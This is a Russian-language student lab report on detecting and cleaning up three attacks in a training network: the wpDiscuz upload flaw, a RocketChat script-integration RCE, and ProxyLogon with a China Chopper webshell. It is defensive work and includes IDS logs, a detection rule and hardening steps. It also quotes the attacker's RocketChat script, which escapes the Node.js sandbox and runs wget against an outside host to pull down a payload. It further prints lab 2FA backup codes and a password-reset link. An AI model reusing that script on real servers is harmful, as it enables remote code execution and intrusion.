

Лабораторная работа №3

Защита корпоративного мессенджера

Панченко Д.Д. 1132229056

Савурская П.А. 1132222827

Кочарян Н.Р. 1132221541

Чистякова Д.В. 1132220820

Содержание

1	Цель работы	3
2	Выполнение лабораторной работы	4
2.1	Уязвимость WordPress wpDiscuz и последствие WordPress Deface .	4
2.1.1	Обнаружение уязвимости WordPress wpDiscuz	4
2.1.2	Устранение уязвимости WordPress wpDiscuz	5
2.1.3	Устранение последствия WordPress Deface	6
2.2	Уязвимость RocketChat RCE и последствие RocketChat meterpreter .	8
2.2.1	Обнаружение уязвимости RocketChat RCE	8
2.2.2	Устранение уязвимости RocketChat RCE	9
2.2.3	Устранение последствия RocketChat meterpreter	13
2.3	Уязвимость Proxylogon и последствие Exchange China Chopper . . .	14
2.3.1	Обнаружение уязвимости Proxylogon	14
2.3.2	Устранение уязвимости Proxylogon	14
2.3.3	Устранение последствия Exchange China Chopper	16
3	Вывод	18

1 Цель работы

Защитить корпоративный мессенджер от атаки. Найти и устранить уязвимости и последствия от них.

2 Выполнение лабораторной работы

2.1 Уязвимость WordPress wpDiscuz и последствие WordPress Deface

2.1.1 Обнаружение уязвимости WordPress wpDiscuz

Детектируем эксплуатацию уязвимости CVE-2020-24186 с помощью сетевого сенсора ViPNet IDS NS (рис. 2.1, рис. 2.2).

События

Несохраненный фильтр

Дата и время	Код	Код	Название правила	Класс	Протокол	IP-адрес источника	Порт источника	IP-адрес назначения	Порт назначения	Направление	Иконка
2024-01-25 ...	320...	1	AM EXPLOIT Generic Command Injection in HTTP Body: 'eval' in request var 1	w...	TCP	195.239.17...	45723	10.10.1.22	80	→	🔍
2024-01-25 ...	202...	1	ET EXPLOIT php script base64 encoded Remote Code Execution 1	at...	TCP	195.239.17...	45723	10.10.1.22	80	→	🔍
2024-01-25 ...	310...	1	AM EXPLOIT Generic Command Injection in HTTP body: 'php' in Request var 1	w...	TCP	195.239.17...	35839	10.10.1.22	80	→	🔍
2024-01-25 ...	320...	1	AM EXPLOIT Generic Command Injection in HTTP Body: 'eval' in request var 1	w...	TCP	195.239.17...	35839	10.10.1.22	80	→	🔍
2024-01-25 ...	201...	1	ET WEB_SERVER PHP tags in HTTP POST	w...	TCP	195.239.17...	35839	10.10.1.22	80	→	🔍
2024-01-25 ...	315...	1	AM EXPLOIT WordPress wpDiscuz 7.0.4 RCE and Shell Upload (CVE-2020-241...	w...	TCP	195.239.17...	35839	10.10.1.22	80	→	🔍
2024-01-25 ...	310...	1	AM EXPLOIT Generic PHP Tag in Packet	w...	TCP	195.239.17...	35839	10.10.1.22	80	→	🔍
2024-01-25 ...	201...	1	ET POLICY Cleartext WordPress Login	po...	TCP	195.239.17...	36988	10.10.1.22	80	→	🔍

Рис. 2.1: Журнал событий сетевого сенсора ViPNet IDS NS

Правило анализа	
Класс	web-application-attack
Группа	exploit
Название	AM EXPLOIT WordPress wpDiscuz 7.0.4 RCE and Shell Upload (CVE-2020-24186)
Описание	Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости
Текст	<pre> alert tcp any any -> \$HOME_NET \$HTTP_PORTS (msg:"AM EXPLOIT WordPress wpDiscuz 7.0.4 RCE and Shell Upload (CVE-2020-24186)";flow:established, to_server;content:" 2f admin-ajax.php";http_uri;content:" 0d 0a wmuUploadFiles";http_client_body;flowbits:isset,AM.Gen eric.php_injection;reference:cve,2020- 24186;reference:url,packetstormsecurity.com/files/162983; reference:url,packetstormsecurity.com/files/163012;classty pe:web-application- attack;sid:3153066;rev:4;metadata:affected_asset dst, affected_product g vectors:wpdiscuz, affected_product php:php, affected_product wordpress, affected_vendor g vectors, affected_vendor php, affected_vendor wordpress, attack_target Web_Server, tag T1190, tias_category Exploitation) </pre>
Описание уязвимостей	cve: 2020-24186 url: packetstormsecurity.com/files/162983 url: packetstormsecurity.com/files/163012

Рис. 2.2: Карточка события ИБ

С помощью «WP Activity Log» проверяем журнал и обнаруживаем авторизацию внешнего пользователя и загрузку файла (рис. 2.3).

Date	User	IP	Topic	Context	Meta	Action
7 days ago 24/05/2025 18:50:29	N/A	195.228.174.11	Attachments	Media	4fCvHnD	Uploaded
7 days ago 24/05/2025 17:31:51	N/A	195.228.174.11	Attachments	Media	WbDz9ry	Uploaded
7 days ago 24/05/2025 13:50:51	N/A	195.228.174.11	Attachments	Media	TEPKYU	Uploaded
Date	User	IP	Topic	Context	Meta	Action

Рис. 2.3: Окно пользовательской активности в WordPress

2.1.2 Устранение уязвимости WordPress wpDiscuz

Закрытие уязвимости можно осуществить с помощью отключения плагина WpDiscuz. Для отключения плагина в панели инструментов заходим в раздел «Plugins» и далее отключаем нужный плагин (рис. 2.4).




Рис. 2.4: Отключение плагина в панели управления в WordPress

Данная нагрузка заключается в том, что нарушитель устанавливает shell сессию с уязвимой машиной. Для обнаружения meterpreter-сессии проверим сокет уязвимой машины на подключение с помощью утилиты ss (рис. 2.5).

```
user@web-portal-3:~$ sudo ss -tnp
State      Recv-Q Send-Q           Local Address:Port           Peer Address:Port
ESTAB      0      64             10.10.1.22:22                 10.10.1.253:32308
  users: (("sshd",pid=18109,fd=3), ("sshd",pid=17986,fd=3))
SYN-SENT   0       1             10.10.1.22:40834             195.239.174.125:8140
  users: (("puppet",pid=17644,fd=24))
FIN-WAIT-20 0       0      [::ffff:10.10.1.22]:80      [::ffff:10.10.1.253]:31271
```

Рис. 2.5: Отображение информации о TCP-соединениях

Для закрытия вредоносного сокета завершим процесс с помощью команды kill (рис. 2.6).

```
user@web-portal-3:~$ sudo kill 17641
```

Рис. 2.6: Процесс закрытия meterpreter-сессии

Уязвимость WordPress wpDiscuz устранена (рис. 2.7).



Рис. 2.7: Устранение уязвимости WordPress wpDiscuz

2.1.3 Устранение последствия WordPress Deface

Данная нагрузка подразумевает изменение внешнего вида сайта путем изменения главной страницы сайта на картинку «hacked» (рис. 2.8).



Рис. 2.8: Страничка сайта

Для нейтрализации данной нагрузки сформируем backup с помощью плагина Updraft Backup/Restore (рис. 2.9).




Рис. 2.9: Существующие резервные копии UpdraftPlus

Выберем самую последнюю резервную копию и проведем восстановление (рис. 2.10).




Рис. 2.10: Успешное выполнение восстановления

Последствие «Deface» веб-интерфейса успешно устранено (рис. 2.11).



Рис. 2.11: Устранение последствия WordPress Deface

2.2 Уязвимость RocketChat RCE и последствие RocketChat meterpreter

2.2.1 Обнаружение уязвимости RocketChat RCE

Детектируем скачивание вредоносного файла в формате «.elf» для установки TCP-соединения (рис. 2.12).

События

События за последние 24 часа

У...	Название правила	П...	IP-адрес источ...	Порт ист...	IP-адрес получ...	Порт пол...
	ET POLICY Executable and linking format (ELF) file download	T...	195.239.174.11	5560	10.10.2.22	49824
	ET POLICY Executable and linking format (ELF) file download	T...	195.239.174.11	5560	10.10.2.22	49824
	ET POLICY Executable and linking format (ELF) file download	T...	195.239.174.11	8010	10.10.2.22	44678
	ET POLICY Executable and linking format (ELF) file download	T...	195.239.174.11	8010	10.10.2.22	44678

Рис. 2.12: События ИБ в сетевом сенсоре ViPNet IDS NS

После восстановления пароля администратора (см. следующий пункт) в веб-интерфейсе RocketChat можем увидеть добавленные сценарии (рис. 2.13, рис. 2.14).

Integrations

Incoming Outgoing Zapier Bots

Search integrations

Name	Post to	Created by	Created at	Post as
rce	#general	admin	March 24, 2025 10:01 PM	admin
rce	#general	admin	March 24, 2025 10:01 PM	admin
rce	#general	admin	March 24, 2025 10:01 PM	admin

Рис. 2.13: Выполнение сценариев

Script

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('wget http://195.239.174.11:8010/DirtyScript');
```

Рис. 2.14: Сценарий

2.2.2 Устранение уязвимости RocketChat RCE

Для восстановления доступа к аккаунту администратора сбросим пароль. Письмо с инструкциями для сброса пароля читаем в файле `/var/mail/admin` (рис. 2.15, рис. 2.16)




Рис. 2.15: Восстановление пароля

```
To reset your password, simply click the link below.
http://10.10.2.22:3000/reset-password/liIkfgfFqLZox66hvu79WG4lpawFgimWK6CZy=
LF3sSk
```

Рис. 2.16: Ссылка для сброса пароля

Переходим по ссылке и вводим новый пароль. Также для учетной записи администратора настроена двухфакторная аутентификация, воспользуемся кодами восстановления, которые записаны в файле `/home/user/backup_codes` (рис. 2.17, рис. 2.18).




Рис. 2.17: Восстановление пароля

```
admin@rocket-chat-server:~$ cat /home/user/backup_codes
backup codes for admin Rocket Chat:
iFdDR68y kpMifh9E 43PxEyom jho4DGdw RiuwYGrg LohP2b4A 9tiK2Sca THHC87gf mnPEZACy
rdhcBy8B DvPHRnTz ZZPgeko2
```

Рис. 2.18: Коды восстановления

Включим обязательный второй фактор для всех пользователей. Зайдем в «Администрирование», выберем роль и активируем параметр «Пользователи должны использовать двухфакторную аутентификацию» (рис. 2.19).

Role Editing

×

Role

user

Description

Description

Leave the description field blank if you dont want to show the role

Scope

Global

▼

Users must use Two Factor Authentication

☒

Save

Рис. 2.19: Настройка обязательной двухфакторной аутентификации

Настроим автоматическое подтверждение почты во вкладке «Администрирование» (рис. 2.20).




Рис. 2.20: Настройка регистрации новых пользователей

Настроим автоматическую двухфакторную аутентификацию по электронной почте для новых пользователей во вкладке «Администрирование» (рис. 2.21).




Рис. 2.21: Настройка автоматической двухфакторной аутентификации

Вторая NoSQL инъекция для повышения привилегий использует высокоуровневый оператор БД `$where`, то отключим выполнения JavaScript на стороне сервера базы данных. Для этого отредактируем файл конфигурации БД `/etc/mongod.conf` (рис. 2.22).

```
security:
  javascriptEnabled: false
#operationProfiling:
```

Рис. 2.22: Настройка конфигурации БД

Для применения настроек перезапустим службу (рис. 2.23).

```
admin@rocket-chat-server:~$ sudo nano /etc/mongod.conf
admin@rocket-chat-server:~$ sudo systemctl restart mongod.service
```

Рис. 2.23: Перезапуск службы

Уязвимость RocketChat RCE устранена (рис. 2.24).

RocketChat RCE Устранено

Рис. 2.24: Устранение уязвимости RocketChat RCE

2.2.3 Устранение последствия RocketChat meterpreter

Для устранения meterpreter-сессии сначала выполним команду `ss -tp` для обнаружения активных соединений, а после командой `sudo kill` завершим процесс, устанавливающий соединение с хостом злоумышленника (рис. 2.25, рис. 2.26).

```
ESTAB 0 0 127.0.0.1:27017 127.0.0.1:34476 users:(('mongod',pid=801,fd=135))
ESTAB 0 0 10.10.2.22:49824 195.239.174.11:5560 users:(('testsystem',pid=2650,fd=3))
ESTAB 0 0 127.0.0.1:34482 127.0.0.1:27017 users:(('node',pid=805,fd=38))
ESTAB 0 0 127.0.0.1:34426 127.0.0.1:27017 users:(('python3',pid=802,fd=4))
ESTAB 0 0 127.0.0.1:27017 127.0.0.1:34458 users:(('mongod',pid=801,fd=114))
```

Рис. 2.25: Сокет с узлом нарушителя

```
admin@rocket-chat-server:~$ sudo kill 2650
```

Рис. 2.26: Завершение процесса

Последствие RocketChat meterpreter успешно устранено (рис. 2.27).



Рис. 2.27: Устранение последствия RocketChat meterpreter

2.3 Уязвимость Proxylogon и последствие Exchange China Chopper

2.3.1 Обнаружение уязвимости Proxylogon

С помощью ViPNet IDS NS обнаруживаем несколько событий, которые связаны с эксплуатацией уязвимости Proxylogon (рис. 2.28).

У...	Название правила	Класс	Протокол	IP-адрес источника	Порт источн...	IP-адрес получателя	Порт получа...
	AM CURRENT_EVENTS Traffic to tcp/8852: possible Chalubo L...	bad-unknown	TCP	10.10.2.10	389	10.10.2.11	8852
	ET TROJAN Possible Metasploit Payload Common Construct B...	trojan-activity	TCP	195.239.174.11	5560	10.10.2.11	7694
	ET TROJAN Possible Metasploit Payload Common Construct B...	trojan-activity	TCP	195.239.174.11	5560	10.10.2.11	7694
	ET INFO PE EXE Download over raw TCP	misc-activity	TCP	195.239.174.11	5560	10.10.2.11	7694
	ET INFO PE EXE Download over raw TCP	misc-activity	TCP	195.239.174.11	5560	10.10.2.11	7694

Рис. 2.28: Список событий, направленных на уязвимый сервер

2.3.2 Устранение уязвимости Proxylogon

Во время эксплуатации уязвимости Proxylogon нарушитель совершает GET и POST запросы к /еср. Ограничим доступ к директории, чтобы уязвимость не эксплуатировалась, с помощью Internet Information Services Manager (рис. 2.29, рис. 2.30).




Рис. 2.29: Окно IIS




Рис. 2.30: IP Address and Domain Restrictions

Также обнаруживаем meterpreter-сессию нарушителя с уязвимым сервером при помощи утилиты netstat с ключами -b и -o (рис. 2.31).

TCP	10.10.2.11:7131	195.239.174.11:5560	ESTABLISHED	12100
[powershell.exe]				
TCP	10.10.2.11:7132	195.239.174.11:5560	ESTABLISHED	11808
[powershell.exe]				

Рис. 2.31: Сокет с узлом нарушителя

Завершим meterpreter-сессию нарушителя с уязвимым сервером (рис. 2.32, рис. 2.33).

```
C:\Windows\system32>taskkill /PID 12100 /F
```

Рис. 2.32: Завершение процесса

```
C:\Windows\system32>taskkill /PID 11808 /F
SUCCESS: The process with PID 11808 has been terminated.
```

Рис. 2.33: Завершение процесса

Уязвимость Proxylogon устранена (рис. 2.34).



Рис. 2.34: Устранение уязвимости Proxylogon

2.3.3 Устранение последствия Exchange China Chopper

Backdoor China Chopper установлен в самую очевидную для таких атак директорию. Находим его в `C:\ProgramFiles\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\` (рис. 2.35).




Рис. 2.35: Backdoor China Chopper

Для устранения нагрузки Backdoor China Chopper удаляем файл веб-оболочки и завершаем meterpreter-сессию, что уже было сделано в предыдущем пункте (рис. 2.36).




Рис. 2.36: Backdoor China Chopper

Последствие Exchange China Chopper успешно устранено (рис. 2.37).



Рис. 2.37: Устранение последствия Exchange China Chopper

3 Вывод

В результате выполнения работы мы успешно устранили три уязвимости и три последствия (рис. 3.1):

- 1) Уязвимость WordPress wpDiscuz и последствие WordPress Deface;
- 2) Уязвимость RocketChat RCE и последствие RocketChat meterpreter;
- 3) Уязвимость Proxylogon и последствие Exchange China Chopper.




Рис. 3.1: Успешное устранение уязвимостей и последствий